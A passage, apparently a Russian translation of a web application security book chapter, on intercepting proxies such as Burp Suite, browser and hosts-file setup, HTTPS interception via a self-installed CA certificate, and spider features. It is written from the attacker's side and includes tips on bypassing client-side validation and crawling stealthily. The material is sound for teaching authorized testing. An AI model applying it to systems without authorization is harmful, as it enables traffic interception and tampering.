С годами скромный перехватывающий прокси превратился в несколько высокофункциональных наборов инструментов, каждый из которых содержит несколько взаимосвязанных средств, предназначенных для облегчения типовых задач атаки на веб-приложение. Специалисты по безопасности веб-приложений обычно применяют несколько наборов для тестирования:

• Burp Suite;
• WebScarab;
• Paros;
• Zed Attack Proxy;
• Andiparos;
• Fiddler;
• CAT;
• Charles.

Возможности этих наборов сильно различаются, а некоторые из них новее и экспериментальнее других. По чистой функциональности наиболее развит Burp Suite, и в настоящее время это единственный набор, содержащий все функции, описанные в следующих разделах. В некоторой степени выбор инструментов определяется личными предпочтениями. Если предпочтений ещё нет, рекомендуем загрузить несколько наборов, применить их в реальной ситуации и определить, какой из них лучше всего соответствует вашим потребностям.

В этом разделе рассматривается работа инструментов и описываются типовые рабочие процессы, позволяющие использовать их наиболее эффективно при тестировании веб-приложений.

Как работают инструменты

Каждый интегрированный набор инструментов тестирования содержит несколько дополняющих друг друга средств, которые совместно используют сведения о целевом приложении. Как правило, атакующий взаимодействует с приложением обычным способом через браузер. Инструменты отслеживают возникающие запросы и ответы, сохраняют все значимые сведения о целевом приложении и предоставляют множество полезных функций. Типичный набор содержит следующие основные компоненты:

• перехватывающий прокси;
• паук веб-приложения;
• настраиваемый фаззер веб-приложения;
• сканер уязвимостей;
• инструмент ручного формирования запросов;
• функции анализа файлов cookie сеанса и других токенов;
• различные общие функции и утилиты.

Перехватывающие прокси

Перехватывающий прокси находится в самом центре набора инструментов и по сей день остаётся его единственным обязательным компонентом. Чтобы использовать перехватывающий прокси, необходимо настроить браузер на применение в качестве прокси-сервера порта локального компьютера. Прокси-инструмент настраивается на прослушивание этого порта и получает все запросы, отправляемые браузером. Поскольку прокси имеет доступ к двустороннему обмену данными между браузером и целевым веб-сервером, он может приостанавливать каждое сообщение для просмотра и изменения пользователем, а также выполнять другие полезные функции, как показано на рис. 20-2.

Настройка браузера

Если вы никогда не настраивали браузер на использование прокси-сервера, это легко сделать в любом браузере. Сначала определите, какой локальный порт перехватывающий прокси по умолчанию использует для прослушивания подключений (обычно 8080). Затем выполните действия для своего браузера:

• В Internet Explorer выберите **Tools > Internet Options > Connections > LAN settings**. Убедитесь, что флажки **Automatically detect settings** и **Use automatic configuration script** сняты, а флажок **Use a proxy server for your LAN** установлен. В поле **Address** введите `127.0.0.1`, а в поле **Port** - порт, используемый прокси. Нажмите кнопку **Advanced** и убедитесь, что установлен флажок **Use the same proxy server for all protocols**. Если имя узла атакуемого приложения соответствует любому выражению в поле **Do not use proxy server for addresses beginning with**, удалите эти выражения. Во всех диалоговых окнах нажмите **OK**, чтобы подтвердить новую конфигурацию.

• В Firefox выберите **Tools > Options > Advanced > Network > Settings**. Убедитесь, что выбран вариант **Manual Proxy Configuration**. В поле **HTTP Proxy** введите `127.0.0.1`, а в соседнем поле **Port** - порт, используемый прокси. Убедитесь, что установлен флажок **Use this proxy server for all protocols**. Если имя узла атакуемого приложения соответствует любому выражению в поле **No proxy for**, удалите эти выражения. Во всех диалоговых окнах нажмите **OK**, чтобы подтвердить новую конфигурацию.

• Chrome использует параметры прокси, заданные в браузере, который поставляется с операционной системой. Получить доступ к этим параметрам из Chrome можно, выбрав **Options > Under the Bonnet > Network > Change Proxy Settings**.




Рис. 20-2. Редактирование HTTP-запроса на лету при помощи перехватывающего прокси

РАБОТА С КЛИЕНТАМИ, НЕ ПОДДЕРЖИВАЮЩИМИ ПРОКСИ

Иногда приходится тестировать приложения, использующие толстый клиент, который работает вне браузера. Многие такие клиенты не предлагают параметров для настройки HTTP-прокси, а просто пытаются подключиться непосредственно к веб-серверу, где размещено приложение. Из-за этого нельзя обычным способом применить перехватывающий прокси для просмотра и изменения трафика приложения.

К счастью, Burp Suite предлагает функции, позволяющие продолжить работу и в этой ситуации. Для этого выполните следующие действия:

1. Измените файл `hosts` операционной системы так, чтобы имена узлов, используемые приложением, разрешались в адрес обратной связи (`127.0.0.1`). Например: `127.0.0.1 www.wahh-app.com`. В результате запросы толстого клиента будут перенаправляться на ваш компьютер.

2. Для каждого порта назначения, используемого приложением (обычно 80 и 443), настройте на этом порту интерфейса обратной связи слушатель Burp Proxy и включите для него поддержку невидимого проксирования. Благодаря функции невидимого проксирования слушатель принимает запросы не в прокси-формате, отправленные толстым клиентом и перенаправленные на адрес обратной связи.

3. Проксирование в невидимом режиме поддерживает запросы как HTTP, так и HTTPS. Чтобы предотвратить критические ошибки сертификата SSL, может потребоваться настроить невидимый слушатель прокси на предоставление сертификата SSL с определённым именем узла, совпадающим с ожидаемым толстым клиентом. В следующем разделе подробно описано, как избежать проблем с сертификатами, вызванных перехватывающими прокси.

4. Для каждого имени узла, перенаправленного через файл `hosts`, настройте Burp так, чтобы имя разрешалось в исходный IP-адрес. Эти параметры находятся в разделе **Options > Connections > Hostname Resolution**. Здесь можно задать собственные сопоставления доменных имён с IP-адресами, переопределяющие разрешение DNS компьютера. В результате исходящие запросы Burp будут направляться правильному серверу назначения. Без этого шага запросы перенаправлялись бы обратно на ваш компьютер по бесконечному циклу.

РАБОТА С КЛИЕНТАМИ, НЕ ПОДДЕРЖИВАЮЩИМИ ПРОКСИ (продолжение)

5. При работе в невидимом режиме Burp Proxy определяет узел назначения, которому нужно переслать каждый запрос, по заголовку `Host` в запросе. Если тестируемый толстый клиент не включает заголовок `Host` в запросы, Burp не сможет правильно их пересылать. Если узел назначения только один, проблему можно обойти, настроив слушатель невидимого прокси на перенаправление всех запросов требуемому узлу назначения. Если узлов назначения несколько, вероятно, потребуется запустить несколько экземпляров Burp на нескольких компьютерах и при помощи файла `hosts` перенаправлять трафик для каждого узла назначения на отдельный перехватывающий компьютер.

Перехватывающие прокси и HTTPS

При работе с незашифрованным обменом HTTP перехватывающий прокси функционирует, по существу, так же, как обычный веб-прокси, описанный в главе 3. Браузер отправляет прокси стандартные HTTP-запросы, за исключением того, что URL в первой строке запроса содержит полное имя целевого веб-сервера. Прокси разбирает это имя узла, разрешает его в IP-адрес, преобразует запрос в стандартный эквивалент не в прокси-формате и пересылает его серверу назначения. Когда сервер отвечает, прокси передаёт ответ обратно клиентскому браузеру.

Для обмена по HTTPS браузер сначала отправляет прокси незашифрованный запрос методом `CONNECT`, указывая имя и порт сервера назначения. При использовании обычного, не перехватывающего прокси тот отвечает кодом состояния HTTP 200 и оставляет TCP-соединение открытым. С этого момента и для данного соединения прокси работает как ретранслятор TCP-уровня к серверу назначения. Затем браузер выполняет с сервером назначения рукопожатие SSL, создавая защищённый туннель для передачи HTTP-сообщений. В случае перехватывающего прокси этот процесс должен работать иначе, чтобы прокси получил доступ к HTTP-сообщениям, отправляемым браузером через туннель. Как показано на рис. 20-3, ответив на запрос `CONNECT` кодом состояния HTTP 200, перехватывающий прокси не становится ретранслятором, а вместо этого выполняет с браузером серверную сторону рукопожатия SSL. Одновременно он действует как клиент SSL и выполняет второе рукопожатие SSL с целевым веб-сервером. Таким образом создаются два туннеля SSL, а прокси выступает посредником. Это позволяет прокси расшифровать каждое сообщение, полученное через любой из туннелей, получить его незашифрованную форму и затем снова зашифровать для передачи через другой туннель.




Figure 20-3: An intercepting proxy lets you view and modify HTTPS communications

Рис. 20-3. Перехватывающий прокси позволяет просматривать и изменять обмен по HTTPS

Разумеется, если бы любой атакующий в подходящей позиции мог незаметно проделать этот трюк, SSL был бы практически бессмыслен, поскольку не защищал бы конфиденциальность и целостность обмена между браузером и сервером. Поэтому ключевая часть рукопожатия SSL включает применение криптографических сертификатов для проверки личности каждой стороны. Чтобы выполнить серверную сторону рукопожатия SSL с браузером, перехватывающий прокси должен использовать собственный сертификат SSL, поскольку у него нет доступа к закрытому ключу, используемому сервером назначения.

Для защиты от атак в такой ситуации браузер предупреждает пользователя, позволяя ему просмотреть подложный сертификат и решить, доверять ли ему. На рис. 20-4 показано предупреждение IE. Когда используется перехватывающий прокси, и браузер, и прокси полностью находятся под управлением атакующего, поэтому он может принять подложный сертификат и позволить прокси создать два туннеля SSL. При тестировании в браузере приложения, использующего один домен, обычно нетрудно обработать предупреждение безопасности браузера и таким образом принять самодельный сертификат прокси. Однако в других ситуациях проблемы всё же могут возникнуть. Многие современные приложения выполняют многочисленные междоменные запросы изображений, кода сценариев и других ресурсов. При использовании HTTPS каждый запрос к внешнему домену приводит к тому, что браузер получает недействительный сертификат SSL прокси. В такой ситуации браузеры обычно не предупреждают пользователя и, следовательно, не дают возможности принять недействительный сертификат SSL

для каждого домена. Вместо этого они, как правило, отклоняют междоменные запросы без уведомления либо показывают сообщение о том, что это произошло.




Рис. 20-4. Использование перехватывающего прокси при обмене по HTTPS вызывает предупреждение в браузере атакующего

Ещё одна ситуация, в которой самодельные сертификаты SSL прокси могут создавать проблемы, возникает при использовании толстого клиента, работающего вне браузера. Обычно такие клиенты просто не подключаются при получении недействительного сертификата SSL и не дают возможности принять сертификат.

К счастью, существует простой способ обойти эти проблемы. При установке Burp Suite создаёт уникальный сертификат CA для текущего пользователя и сохраняет его на локальном компьютере. Когда Burp Proxy получает HTTPS-запрос к новому домену, он на лету создаёт новый сертификат узла для этого домена и подписывает его сертификатом CA. Поэтому пользователь может установить сертификат CA Burp как доверенный корневой сертификат в браузере или другом хранилище доверия. Все создаваемые сертификаты отдельных узлов принимаются как действительные, и тем самым устраняются все ошибки SSL, вызванные прокси.

Точный способ установки сертификата CA зависит от браузера и платформы. В сущности, он включает следующие действия:

1. Откройте в браузере через прокси любой URL HTTPS.

2. В появившемся предупреждении браузера изучите цепочку сертификатов и выберите в дереве корневой сертификат с именем PortSwigger CA.

3. Импортируйте этот сертификат в браузер как доверенный корневой сертификат или центр сертификации. В зависимости от браузера сначала может потребоваться экспортировать сертификат, а затем импортировать его отдельной операцией.

Подробные инструкции по установке сертификата CA Burp в разных браузерах приведены в электронной документации Burp Suite по адресу:

http://portswigger.net/burp/help/servercerts.html

Общие функции перехватывающих прокси

Помимо основной функции перехвата и изменения запросов и ответов перехватывающие прокси обычно обладают множеством других возможностей, помогающих атаковать веб-приложения:

• детализированные правила перехвата, позволяющие перехватывать сообщения для просмотра или незаметно пересылать их на основании таких критериев, как целевой узел, URL, метод, тип ресурса, код ответа или наличие определённых выражений (см. рис. 20-5). В типичном приложении подавляющее большинство запросов и ответов не представляют интереса. Эта функция позволяет настроить прокси так, чтобы он отмечал только интересующие сообщения;
• подробная история всех запросов и ответов, позволяющая просматривать предыдущие сообщения и передавать их другим инструментам набора для дальнейшего анализа (см. рис. 20-6). Историю прокси можно фильтровать и искать в ней конкретные элементы, а интересные элементы можно снабжать примечаниями для последующего обращения;
• автоматические правила поиска и замены для динамического изменения содержимого запросов и ответов. Эта функция полезна во множестве ситуаций, например для перезаписи значения файла cookie или другого параметра во всех запросах, удаления директив кеширования и имитации конкретного браузера посредством заголовка `User-Agent`;
• доступ к функциям прокси непосредственно из браузера в дополнение к клиентскому интерфейсу. Можно просматривать историю прокси и повторно отправлять отдельные запросы из контекста браузера, благодаря чему ответы полностью обрабатываются и интерпретируются обычным образом;
• утилиты для изменения формата HTTP-сообщений, например преобразования между разными методами запросов и кодировками содержимого. Иногда они полезны при тонкой настройке такой атаки, как межсайтовый скриптинг;

• функции автоматического изменения на лету некоторых элементов HTML. Можно показывать скрытые поля формы, удалять ограничения полей ввода и отключать проверку формы на JavaScript.




Рис. 20-5. Burp Proxy поддерживает настройку детализированных правил перехвата запросов и ответов




Рис. 20-6. История прокси позволяет просматривать, фильтровать, искать и снабжать примечаниями запросы и ответы, выполненные через прокси

Пауки веб-приложений

Пауки веб-приложений работают почти так же, как традиционные веб-пауки. Они запрашивают веб-страницы, разбирают их в поисках ссылок на другие страницы, а затем запрашивают найденные страницы, рекурсивно продолжая процесс до обнаружения всего содержимого сайта. Чтобы учитывать различия между функциональными веб-приложениями и традиционными веб-сайтами, пауки приложений должны выходить за рамки этой основной функции и решать ряд других задач:

• навигация на основе форм с раскрывающимися списками, текстовым вводом и другими средствами;
• навигация на основе JavaScript, например динамически создаваемые меню;
• многоэтапные функции, требующие выполнения действий в определённой последовательности;
• аутентификация и сеансы;
• применение идентификаторов на основе параметров, а не URL, для указания различного содержимого и функций;
• появление токенов и других изменчивых параметров в строке запроса URL, создающее проблемы при выявлении уникального содержимого.

В интегрированных наборах инструментов тестирования некоторые из этих проблем решаются совместным использованием данных компонентами перехватывающего прокси и паука. Это позволяет работать с целевым приложением обычным способом, при котором все запросы обрабатываются прокси и передаются пауку для дальнейшего анализа. Все необычные механизмы навигации, аутентификации и управления сеансами тем самым обслуживаются браузером и вашими действиями. Это позволяет пауку построить подробное представление о содержимом приложения под вашим детальным управлением. Такой метод направленного пользователем обхода пауком подробно описан в главе 4. Собрав максимально возможный объём сведений, паук может затем самостоятельно приступить к дальнейшему исследованию, потенциально обнаруживая дополнительное содержимое и функции.

В пауках веб-приложений обычно реализованы следующие функции:

• автоматическое обновление карты сайта URL-адресами, к которым обращались через перехватывающий прокси;
• пассивный обход содержимого, обработанного прокси: оно разбирается в поисках ссылок, которые добавляются в карту сайта без фактического запроса (см. рис. 20-7);
• представление обнаруженного содержимого в виде таблицы и дерева с возможностью поиска по результатам;
• детальное управление областью автоматического обхода пауком. Оно позволяет указать, какие имена узлов, IP-адреса, пути каталогов, типы файлов и другие элементы должен запрашивать паук, чтобы сосредоточиться на конкретной области функций. Следует запретить пауку переходить по неподходящим ссылкам как внутри, так и вне инфраструктуры целевого приложения. Эта функция также необходима, чтобы избежать обхода мощных функций, например административных интерфейсов, которые могут вызвать опасные побочные эффекты вроде удаления учётных записей пользователей. Полезно также запретить пауку запрашивать функцию выхода, которая сделает его собственный сеанс недействительным;
• автоматический разбор HTML-форм, сценариев, комментариев и изображений и их анализ в карте сайта;
• разбор содержимого JavaScript для поиска URL и имён ресурсов. Даже без реализации полноценного движка JavaScript эта функция часто позволяет пауку обнаружить цели навигации на основе JavaScript, поскольку они обычно присутствуют в сценарии в буквальном виде;

• автоматическая и направляемая пользователем отправка форм с подходящими параметрами (см. рис. 20-8);
• обнаружение специализированных ответов File Not Found. Многие приложения отвечают сообщением HTTP 200 при запросе недействительного ресурса. Если паук не способен это распознать, полученная карта содержимого будет включать ложноположительные результаты;
• проверка файла `robots.txt`, предназначенного для предоставления чёрного списка URL, которые паук не должен обходить, но который атакующий паук может использовать для обнаружения дополнительного содержимого;
• автоматическое получение корня всех перечисленных каталогов. Это может быть полезно для проверки наличия листинга каталогов или содержимого по умолчанию (см. главу 17);
• автоматическая обработка и применение файлов cookie, выданных приложением, позволяющие выполнять обход в контексте аутентифицированного сеанса;
• автоматическая проверка зависимости отдельных страниц от сеанса. Для этого каждая страница запрашивается как со всеми полученными файлами cookie, так и без них. Если возвращается одно и то же содержимое, страница не требует сеанса или аутентификации. Это может быть полезно при поиске некоторых видов ошибок управления доступом (см. главу 8);
• автоматическое применение правильного заголовка `Referer` при отправке запросов. Некоторые приложения могут проверять содержимое этого заголовка, а данная функция обеспечивает максимальное сходство поведения паука с обычным браузером;
• управление другими HTTP-заголовками, используемыми при автоматическом обходе;
• управление скоростью и порядком автоматических запросов паука, позволяющее не перегружать цель и при необходимости действовать скрытно.

